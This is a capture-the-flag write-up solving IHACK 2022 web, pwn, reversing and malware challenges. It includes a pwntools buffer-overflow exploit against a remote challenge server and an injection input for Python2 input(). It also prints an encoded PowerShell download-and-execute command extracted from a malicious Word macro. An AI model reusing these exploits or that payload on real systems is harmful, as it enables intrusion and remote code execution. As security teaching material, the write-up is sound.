IHACK 2022 Writeup by Spac3Cat

Web

web01

There is a cookie whose value when decoded with base64 results in a string `notadmin`. Thus, to get admin access, we would just need to base64 encode the string `admin` and use it to access the web page.

web02


From the given hint about protocol, we can use `file://` protocol to access local files. Thus, if we provide `file:///var/www/html/flag.php`, we would be able to read the content of the file which happens to have the flag.

Pwn


Pwn01

After decompiling the bytecode, we can see that it is a python2 script that is using `input()` for input handling instead of `raw_input()`. This is a know vulnerability in python2, and as the flag is located at flag.txt, we can pass `open('flag.txt').read()` as the input to the program at the remote server and it will print out the flag:
`ihack{ebd4e5f19d80a8f40b58a7abba5363a0}`

pwn02




```
public ZmxhZ2hlcmUh
ZmxhZ2hlcmUh proc near

var_4= dword ptr -4

; __unwind {
push    ebp
mov     ebp, esp
push    ebx
sub     esp, 4
call    __x86_get_pc_thunk_bx
add     ebx, 0A7769h
sub     esp, 0Ch
lea     eax, (aCongratulation - 80F1000h)[ebx] ; "Congratulations! Here is your flag!"
push    eax
call    puts
add     esp, 10h
sub     esp, 0Ch
lea     eax, (aCatFlagTxt - 80F1000h)[ebx] ; "cat flag.txt"
push    eax
call    system
add     esp, 10h
nop
mov     ebx, [ebp+var_4]
leave
retn
; } // starts at 804988B
ZmxhZ2hlcmUh endp
```




```
(gdb) info fun ZmxhZ2hlcmUh
All functions matching regular expression "ZmxhZ2hlcmUh":

Non-debugging symbols:
0x0804988b  ZmxhZ2hlcmUh
```

Looking at the assembly code, there is no canary check. Inside `echo()`, our input is located at `[ebp-0x1c]` and it is read using `gets()` which is vulnerable to buffer overflow. Thus, we can jump to `ZmxhZ2hlcmUh()` to get the flag by supplying `0x1c + 0x04` bytes (since this is a 32-bit binary) of dummy input and then followed by the `ZmxhZ2hlcmUh()` address in little endian format since the binary is LSB.




```python
#!/usr/bin/env python3

from pwn import *
import struct

io = remote("pwn2.ihack.sibersiaga.my", 1389)

pad = b"A" * 32
win = struct.pack("<I", 0x804988B)
payload = pad + win

io.sendlineafter(b"text:\n", payload)

io.interactive()
```



```
❯ echo -e 'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa\x8b\x98\x04\x08' | ./chal
 _______ _______ _______ _______ _______ _______ _______ _______ _______
|     /|     /|     /|     /|     /|     /|     /|     /|     /|
| +---+ | +---+ | +---+ | +---+ | +---+ | +---+ | +---+ | +---+ | +---+ |
| |   | | |   | | |   | | |   | | |   | | |   | | |   | | |   | | |   | |
| |I  | | |h  | | |a  | | |c  | | |k  | | |2  | | |0  | | |2  | | |2  | |
|/      |/      |/     |/     |/     |/     |/     |/     |/     |
 _______ _______ _______ _______ _______ _______ _______ _______ _______|

Hello There! Im echo bot =) I can say anything you want me to say

Enter some text:
You entered: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Congratulations! Here is your flag!
ihack{d7164e4651ad105df45ae7c9dd5121e5}
Segmentation fault
```


Reversing

Rev 1



```
printf("Enter the flag = ");
fgets(&s, 40, stdin);
strcpy(s2, "109;3#n<kl>9ilm;n9j9o`;nla<ooh>h;<<jh>%");
v7 = 88;
v6 = strlen(s2);
for ( i = 0; i < v6; ++i )
  s2[i] ^= v7;
if ( !strcmp(&s, s2) )
  v9 = 1;
puts("\nChecking Flag...\n");
sleep(5u);
if ( v9 )
{
  puts("Good job!");
  exit(0);
}
puts("Failed!");
result = 0LL;
```

We can see that our input is compared with the garbage string XOR-ed with 88.



XOR

Key
88
DECIMAL

Scheme
Standard


□ Null preserving

```
109;3#n<kl>9ilm;n9j9o`;nla<ooh>h;<<jh>%
```


Output

```
ihack{6d34fa145c6a2a78c649d770f0cdd20f}
```

Rev 2




rev2::check_flag::h8b78c28a4a56ab3b
rev2::main::h8f6ab4f7c6e972f7
main




```
v16 = _$LT$alloc..string..String$u20$as$u20$core..ops..index..Index$LT$core..ops..range..RangeTo$LT$usize$GT$$GT$$GT$::index::h38b786e07be04acb(
        a1,
        2LL,
        &off_53AF0);

HIBYTE(v9.args.data_ptr) = core::str::traits::_$LT$impl$u20$core..cmp..PartialEq$u20$for$u20$str$GT$::eq::h7405f279caf44490(
                             v16,
                             v17,
                             "ih8dae47166}58458e5caedcd1cfd059f81ack{Correct!\n",
                             2LL);
```

We can see that `v16` is a substring of `a1` (our input) ranging to index of 2, and this is compared again with `ih8dae47166}58458e5caedcd1cfd059f81ack{Correct!\n` partially as suggested by the function name for the first 2 characters. This means that our first 2 characters of input should be `ih`.




```
v12 = alloc::string::String::len::hb418e95af1a1fefb(a1);
```




```
v5 = _$LT$alloc..string..String$u20$as$u20$core..ops..index..Index$LT$core..ops..range..RangeFrom$LT$usize$GT$$GT$$GT$::index::h1424e311cb5dee86(
       a1,
       v12 - 10,
       &off_53B68);

HIBYTE(v9.pieces.length) = core::str::traits::_$LT$impl$u20$core..cmp..PartialEq$u20$for$u20$str$GT$::eq::h7405f279caf44490(
                             *(_QWORD *)v9.fmt.gap0,
                             *(_QWORD *)&v9.fmt.gap0[8],
                             "8dae47166}58458e5caedcd1cfd059f81ack{Correct!\n",
                             10LL);
```

Now, `v5` is the last 10 characters of our input since this time the function is `RangeFrom` and `v12` is equal to our length of input and this should be equal to the first 10 characters of `8dae47166}58458e5caedcd1cfd059f81ack{Correct!\n`, i.e., `8dae47166}`.




```
v15 = alloc::string::String::len::hb418e95af1a1fefb(a1);
```



```
v10 = _$LT$alloc..string..String$u20$as$u20$core..ops..index..Index$LT$core..ops..range..Range$LT$usize$GT$$GT$$GT$::index::h9033294174f3070b(
        a1,
        6LL,
        v15 - 10,
        &off_53B38);

BYTE6(v9.pieces.length) = core::str::traits::_$LT$impl$u20$core..cmp..PartialEq$u20$for$u20$str$GT$::eq::h7405f279caf44490(
                            v10,
                            v11,
                            "58458e5caedcd1cfd059f81ack{Correct!\n",
                            23LL);
```

Next, our input from index 6 up to the last 10 characters should be equal to the first 23 characters of `58458e5caedcd1cfd059f81ack{Correct!\n`, i.e., `58458e5caedcd1cfd059f81`.




```
v13 = _$LT$alloc..string..String$u20$as$u20$core..ops..index..Index$LT$core..ops..range..Range$LT$usize$GT$$GT$$GT$::index::h9033294174f3070b(
        a1,
        2LL,
        6LL,
        &off_53B08);

BYTE5(v9.pieces.length) = core::str::traits::_$LT$impl$u20$core..cmp..PartialEq$u20$for$u20$str$GT$::eq::h7405f279caf44490(
                            v13,
                            v14,
                            "ack{Correct!\n",
                            4LL);
```

Lastly, our input from index 2 up to 6 should be equal to `ack{`. Putting everything together, we get our flag, `ihack{58458e5caedcd1cfd059f818dae47166}`.


Rev 3

Looking around the function, we could see that the function at `0x401adb` is where we are prompted for input.



```
sub_401715(&unk_4D9100, 32LL, 4294967213LL);
sub_40AC40((unsigned __int64)"Give me the correct password: ");
sub_418670(v10, 100LL, off_4D9738);
v16 = sub_4010D8(v10);
v10[v16 - 1] = 0;
if ( sub_4562F0(0LL, 0LL, 0LL, 0LL, v0, v1, v5) == -1LL )
{
  sub_401760();
  result = 0LL;
}
else
{
  sub_40185C(v10);
  if ( (unsigned int)sub_401070(v10, "cyx", v16) )
  {
    sub_418DA0(10LL);
    sub_418C00("  ,----------------------------,");
    sub_418C00("  |  /----------------------   |");
    sub_418C00("  | |                        | |");
```

Since we are debugging the program, the return value of `sub_4562F0` is -1. However, we can modify the RAX register to another value just before this function returns. This leads us to the `else` branch in which our input goes through `ROT13` and compared with the string `cyx`.




```
else
{
  v9 = 0;
  sub_40AC40((unsigned __int64)"Get me the passcode: ");
  sub_40ADD0((unsigned __int64)"%d");
  v15 = -1430532899;
  v14 = 1433901505;
  v13 = 2800585;
  v12 = (int)sub_402020("%d", &v9, (double)2800585);
  v11 = (int)(sub_401FE0((double)v12) / 1.09861228866811);
  if ( (v13 + v12 - v14) << v15 >> v11 == v9 )
  {
    if ( sub_4562F0(0LL, 0LL, 0LL, 0LL, v3, v4, v6) == -1LL )
    {
      sub_40185C(&unk_4D9100);
      sub_40AC40((unsigned __int64)"ihack{%s}\n");
    }
  }
```

Next, we can see that the flag would be printed if it passes the first `if` condition. We can bypass the first check by modifying the `ZF` register to 1 just before the jump takes place. Finally, it prints out the flag `ihack{773feca5c0135e7b7d5818dd73854d98}`.


Malware

DOCM

We can use a tool named `ViperMonkey` to extract and analyse the macro, which can be downloaded from https://github.com/decalage2/ViperMonkey.




```
❯ bash ../ViperMonkey/docker/dockermonkey.sh ./letter.docm
```



```
Intermediate IOCs:

+------------------------------------------------------------+
powershell.exe -enc cABvAHcAZQByAHMAaABlAGwAbAAgAEkARQBYACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnAC
gAJwBoAHQAdABwADoALwAvAGMAbgBjAC4AaQBoAGEAYwBrAC4AYwBvAG0ALwBzAHQAYQBnAGUAcgAuAHAAcwAxACcAKQA=
+------------------------------------------------------------+
```

We can see that `ViperMonkey` found something interesting that is encoded with base64.



From Base64

Alphabet: A-Za-z0-9+/=

☑ Remove non-alphabet chars □ Strict mode

Decode text

Encoding: UTF-16LE (1200)

cABvAHcAZQByAHMAaABlAGwAbAAgAEkARQBYACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGw
AaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwADoALwAvAGMAbgBjAC4AaQBoAG
EAYwBrAC4AYwBvAG0ALwBzAHQAYQBnAGUAcgAuAHAAcwAxACcAKQA=

Output

